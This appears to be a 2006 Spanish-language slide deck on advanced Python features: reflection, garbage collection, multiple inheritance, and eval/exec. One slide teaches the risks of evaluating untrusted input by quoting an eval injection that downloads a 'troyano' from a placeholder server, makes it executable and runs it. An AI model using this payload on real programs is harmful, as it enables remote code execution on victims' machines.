- Casi todo lo visto hasta ahora han sido APIs y más APIs que a veces poco tienen que ver con Python y hay que buscar documentación en MySQL, W3C, etc.
- En lo que queda nos centraremos en otras características que no hemos visto del lenguaje
  - En esta parte hay explicaciones que están sólo en los ejemplos (no cabe en las transpas), y viceversa: ten a mano los ejemplos ;-)

Documentación en Python - I

- Para comentar código, basta con poner #:

```
def funcion():
    #variable es un ejemplo de variable
    variable=5
    #aquí lo que hacemos es sumar 10 a la variable
    variable += 10
```

  - Estos comentarios sólo los ve el que lea el código
  - No se guarda en los .pyc (al hacer `import nombre_modulo`, se genera el `.pyc`)
  - No son accesibles desde fuera de la función

Documentación en Python - II

- Para documentar funciones, hay que poner un `string` justo debajo del paquete, módulo, clase o función

```
def mirandom():
  “””funcion() -> float
  Devuelve un número aleatorio entre 0 y 1
  “””
  import random
  return random.random()
```

Documentación en Python - III

- Para ver esta documentación:
  - `help(loquesea)`
  - `pydoc módulo`
    - Permite ser accedido desde `shell`:
      - `pydoc módulo`
    - Montando un minimalista servidor web:
      - `pydoc -p puerto`
    - Mostrándose en una ventana:
      - `pydoc -g`
- Ver `/doc/`

© 2006 – Pablo Orduña, Arkaitz Ruiz

Filtros

- Podemos hacer filtros sencillos de secuencias en una sola línea:
  - `[expr(ELEM) for ELEM in LISTA (if condicion) ]`
  - Ejemplo (+ `avanz/filtros.py`):

```
>>> palabra = “hola”
>>> print ''.join([2*i for i in palabra])
hhoollaa
>>> [2*i for i in range(10) if i % 2 == 0]
[0,4,8,12,16]
```

© 2006 – Pablo Orduña, Arkaitz Ruiz

Funciones especiales - I

- Punteros a función
  - Si recordamos, en Threads ya los utilizamos

```
>>> def f():
...     print “hola mundo”
>>> puntero = f
>>> puntero()
hola mundo
>>> def f2(funcion):
...     funcion()
>>> f2(puntero)
hola mundo
```

Funciones especiales - II

- ## Punteros a métodos

```
class A:
        def __init__(self,nombre):
                self.nombre = nombre
        def f(self):
                print "hola, soy",self.nombre
puntero = A.f       #puntero es un puntero al método, no es llamable sin más
a = A("mi nombre")  #para utilizarlo, le tenemos que pasar una instancia
puntero(a)          #Le llama pasándole como self, a
print puntero       #De hecho, puntero es un unbound method de A
#Si quisieramos un método de A bounded a una instancia, tendríamos que hacer esto:
otro_puntero = a.f  #f de la instancia, no de la clase
print otro_puntero  #Este sí es un bound method
otro_puntero()      #Y este sí es llamable
```

Lambda

- Como ya hemos visto en la sección de GUIs, existen las funciones `lambda`
  - Son funciones anónimas
    - Útiles, por ejemplo, para eventos
  - `lambda parámetros : resultado`
    - Parámetros como siempre (`*args`, `**kargs`)
    - No permiten más que una expresión

```
>>> def decir_un_numero(numero):
...     print “Voy a hacer algo en función del número”,numero
>>> import threading
>>> t = threading.Timer(2.5,lambda : decir_un_numero(5))
>>> t.start()
>>> Voy a hacer algo en función del número 5
```

Yield

- Generador automático de iteradores

```
>>> def f(lista):
...    for i in lista:
...       print “Voy a devolver”,i
...       yield i
...
>>> for i in f(['a','b','c']):
...     print “Me ha devuelto”,i
...
Voy a devolver a
Me ha devuelto a
Voy a devolver b
Me ha devuelto b
Voy a devolver c
Me ha devuelto c
```

- Ver `avanz/funciones/yield.py`

Sobrecarga de operaciones - I

- Las clases en Python tienen una serie de métodos especiales que les sirve para diferentes tareas: (avanz/clases/operadores.py)
    - `__init__` : constructor de clase
    - `__str__` : similar al `toString` de Java o `ToString` de Mono/.NET
    - `__doc__` : la documentación que guardamos poniendo un string debajo de la función/módulo/etc.
    - `__gt__`, `__eq__`, `__lt__`: se invocan cuando alguien llama a instancia < otra (o =, o >…)
    - `__add__`, …: otros operadores (+, -…)

Ocultamiento de información

- Por defecto, un atributo es accesible:

```
>>> class A:
...   def __init__(self):
...      self.dato = 5
...
>>> a = A()
>>> print a.dato
5
```

- Como regla de estilo, se pone _ por delante de la variable
  - Es igual que poner el atributo sin más, pero como regla de estilo, si pones "_" por delante al acceder a una instancia, es que "no deberías"

Ocultamiento de información

- Otra posibilidad es poner dos guiones delante
  - Python internamente pondrá `_NombreClase` delante del nombre del atributo
    - Sigue siendo accesible
    - Si accedes a `instancia._NombreClase__dato`, "seguro que sabes lo que estás haciendo"
    - Afecta a las clases hijas (tampoco pueden acceder diréctamente)
    - (`Name mangling`)
- avanz/clases/ocultamiento1.py

Ocultamiento de información

- ¡Entonces siempre puedes acceder a datos privados!
  - Realmente, en los lenguajes Orientados a Objetos típicos también puedes:
    - Gracias a ello es posible la serialización de datos privados ya sea para `BD` o `XML`, por ejemplo
    - Ejemplos en `/avanz/clases/accediendo_privado_en_otros_lenguajes`

Ocultamiento de información

- Además de lo visto, Python tiene otros sistemas que pueden servir:
  - `__getattr__`: En caso de que se intente acceder a un campo / función de una instancia y el campo / función no exista, se llama a esta función:
    - Ejemplo en `/avanz/clases/ocultamiento2.py`

Ocultamiento de información

- `object`:
  - Nuestra clase hereda de `object`
    - `__getattribute__(self,nombre)`: se le llama cuando alguien intenta acceder a cualquier cosa, incluso si existe
    - `__setattr(self,nombre,valor)`: se le llama cuando alguien intenta modificar cualquier cosa, incluso si existe
  - Ver `avanz/clases/ocultamiento3.py`

© 2006 – Pablo Orduña, Arkaitz Ruiz

Herencia múltiple

- Python permite a una clase heredar de más de una clase a la vez
- Un problema clásico de este tipo de herencia es el problema del diamante:

```
clase A{
    metodo(){}
}
clase B{
    metodo(){}
}
clase C hija de clases A y B{}
c = instancia de C()
c.metodo() #¿A quién llama?
```


Herencia múltiple

- En C# y Java se evita
  - no permitiendo que una clase herede de más de una clase
  - soportando su funcionalidad mediante interfaces
- C++, sí permitía herencia de más de una clase
  - Se resolvía en tiempo de compilación exigiendo la ruta de la clase
  - `avanz/clases/herencia_multiple.cpp`

python powered

Herencia múltiple

- Python no puede resolverlo en tiempo de compilación
  - La solución pasa por llevar una búsqueda en profundidad sobre las clases de las que hereda



Herencia múltiple

- En el caso visto, si se llama al método "metodo" de la clase E, se buscará primero en C, que buscará en B, que buscará en A. Si no se encuentra, se buscará en D
- Por tanto, no siempre es igual:

```
class E(C,D)
```

que:

```
class E(D,C)
```

- avanz/clases/herencia_multiple.py

Recolección de basura

- La recolección de basura es dependiente de la implementación de Python
  - Jython, IronPython utilizarán los GC de Java, Mono/.NET, etc.
  - Nos centraremos en el recolector de basura de CPython
- La base para la liberación de memoria en Python es el contador de referencias
  - Por cada instancia, hay un contador de cuántas referencias hay a la instancia
  - Si el número de referencias llega a 0, la instancia es eliminada

Recolección de basura

- Cuando una instancia es eliminada, se llama a su método `__del__`
- Podemos eliminar una variable con `del`
  - IMPORTANTE: `avanz/gc/referencias1.py`

```
>>> class A:
...    def __del__(self):
...        print “Me muero!”
...
>>> a = A() #a apunta a una instancia de A
>>> a = 5   #Ahora a apunta a otro lado: la instancia no es referenciada y se elimina
Me muero!
>>> a = A() #a apunta a otra instancia de A
>>> del a   #Eliminamos a. Ya no existe la referencia: la instancia se muere
Me muero!
```

Recolección de basura

- Cuidado
  - `del` no equivale al `delete` de C++:
    - Sólo elimina una variable, si otra variable está referenciando a la misma instancia, la instancia no será destruida
  - Problemas: Referencias cíclicas
    - Si una instancia apunta a otra, y es apuntada por la misma, los contadores de ambas instancias nunca llegarán a 0
      - `avanz/gc/referencias2.py`

Recolección de basura

- Cuidado
  - `__del__`
    - Al igual que el `finalize` Java, nadie puede asegurar cuándo `__del__` será invocado, ni siquiera si será o no invocado
    - No debe ser utilizado para la liberación de recursos
  - ¿Cómo evitar problemas con referencias cíclicas?
    - Normalmente, no son un problema
    - En los casos en los que sí lo sean, se pueden utilizar `weakrefs`: `avanz/gc/referencias3.py`

© 2006 – Pablo Orduña, Arkaitz Ruiz

Reflection en Python

- Podemos explotar las capacidades dinámicas mediante sus capacidades de `reflection`
  - Podremos, dada una clase, desconocida cuando programamos, ver qué métodos tiene, dada una instancia, invocarlos dinámicamente, etc. etc.
  - Podremos incluso realizar modificaciones:
    - Añadir / eliminar funciones dinámicamente
    - Cambiar tipos de datos
    - Generar clases dinámicamente
    - …

Reflection en Python

- Python tiene grandes capacidades de introspección
  - `dir`(modulo / clase /...)
    - Lista los atributos, funciones, etc. que haya en el módulo / clase / etc.
  - `getattr`(algo,nombre)
    - Obtiene algo.(valor de nombre), siendo nombre un `string`
  - hasattr(algo,nombre)
    - Devuelve si "algo" tiene un "nombre"
- `avanz/reflection/reflection1.py`

© 2006 – Pablo Orduña, Arkaitz Ruiz

Reflection en Python

- Podemos además modificar los valores
  - `setattr`(algo,nombre,valor)
    - asignamos "valor" a la variable "nombre" de "algo"
    - Si "nombre" no existe, lo crea
  - `delattr`(algo,nombre)
    - borramos la variable "nombre" de "algo"
- `avanz/reflection/reflection2.py`

Reflection en Python

- `__dict__`
  - Toda clase, módulo, instancia... tienen este objeto, y por defecto es modificable
  - En él, se guardan las variables internas, asociadas a un nombre
  - En el `__dict__` de una instancia, se guardan las variables de la instancia, mientras que en el `__dict__` de la clase, los métodos y variables globales
- `avanz/reflection/reflection3.py`

Reflection en Python

- Como estamos viendo, podremos ver y modificar dinámicamente nuestras estructuras fácilmente
  - Como decíamos antes, esto puede ser útil para obtener información de un módulo que no conozcamos mientras programamos (para serializarlo, por ejemplo)
  - Podemos crear clases dinámicamente que tengan diferentes comportamientos según unos parámetros, y que todas las instancias de esta clase tengan esos comportamientos, manteniendo integridad
  - Un largo etc.

python powered

Avanzando en Python


- El `__dict__` es aplicable a módulos…
  - Incluso al módulo actual
  - De hecho, las variables, funciones, clases locales no son más que claves del `__dict__` del módulo actual
    - `locals()`, `globals()`
  - `avanz/avanzando/avanzando1.py`
- Si todo son `__dict__`s, ¿puedo poner funciones dentro de funciones, etc?
  - Sí: `avanz/avanzando/avanzando2.py`

Instancias y clases

- Relaciones entre instancia y clase:
  - Una instancia es de tipo `instance`
  - Una clase es de tipo `classobj`
  - El tipo `instance` es de tipo `type`
  - El tipo `classobj` es de tipo `type`
  - El tipo `type` es de tipo `type`
  - Una instancia sabe a qué clase pertenece gracias a su atributo `__class__`, que es una referencia a la clase en sí

Instancias y clases

- avanz/avanzando/avanzando3.py
- avanz/avanzando/avanzando4.py



python powered

Más propiedades dinámicas

- Ejecución dinámica de `strings`
  - `eval`
    - función por defecto, evalúa una expresión y devuelve el resultado
      - Debe ser una expresión, una declaración de clase no la ejecuta, por ejemplo
  - `exec`
    - propiedad del lenguaje, definida como si fuese una función
      - Ejecuta código de un `string`, fichero u objeto de código
- `avanz/avanzando/avanzando5.py`

Problemas con estas propiedades

- Todas estas propiedades nos ofrecen una gran potencia:
  - Podemos metaprogramar: podemos programar la generación de código dinámicamente para determinadas circunstancias
  - En ocasiones, especialmente aquellas en las que se programa de manera relativamente mecánica, nos puede ayudar mucho
  - Sin embargo, también trae problemas

Problemas con estas propiedades

- Problemas
  - Ilegibilidad
    - al usar estas propiedades, el código se vuelve más complejo, más difícil de leer, entender y mantener
  - Seguridad
    - debemos validar todavía más la entrada de información, ya que si un atacante consigue inyectar código, nos está inyectando código Python diréctamente

© 2006 – Pablo Orduña, Arkaitz Ruiz

Problemas con estas propiedades

- Problemas
  - Seguridad
    - Por ejemplo, en el caso del tres en raya, la lectura de teclado hacía esto:

```
s = raw_input("Escribe ...: ")
casillaCoords = eval(s) # interpreta la entrada como una tupla
```

    - Si el usuario escribe algo tal que:

```
open('/tmp/troyano','w').write(__import__('urllib2').urlopen('http://servidor/troyano
    ').read()) or 1,__import__('os').chmod('/tmp/troyano',0x755) or
    __import__('popen2').popen3('/tmp/troyano')[1:0] or 1
```

    - Es una expresión correcta, que devuelve una tupla válida (1,1), que es interpretada como una casilla, pero que, además, ha descargado y ejecutado un programa

python powered

Casos de éxito

- BitTorrent, sistema P2P
- ZOPE (www.zope.org), servidor de aplicaciones para construir y gestionar contenido, intranets, portales y aplicaciones propietarias
- Industrial Light & Magic usa Python en el proceso de producción de gráficos por ordenador
- GNU Mailman, el popular gestor de listas de correo electrónico está escrito en Python
- Google usa internamente Python, lo mismo que Yahoo
- Diversas distribuciones de GNU/Linux utilizan Python para configuración, gestión de paquetes, etc.

python : powered

Referencias

- Transparencias de Python de Diego López de Ipiña
  - http://paginaspersonales.deusto.es/dipina/
- Transparencias de Python de Pablo Orduña de Julio 2005
  - http://nctrun.e-ghost.net/
- Libro “Dive into Python”
  - http://diveintopython.org
  - Está bajo licencia GNU FDL, disponible incluso en apt-get
- Libro “Python Programming Patterns” (Prentice Hall)
  - http://vig.prenhall.com/catalog/academic/product/1,4096,0130409561,
- Libro “Programming Python” http://www.oreilly.com/catalog/python2/
- Libro “Jython essentials” http://www.oreilly.com/catalog/jythoness/
- Documentación de Python: http://docs.python.org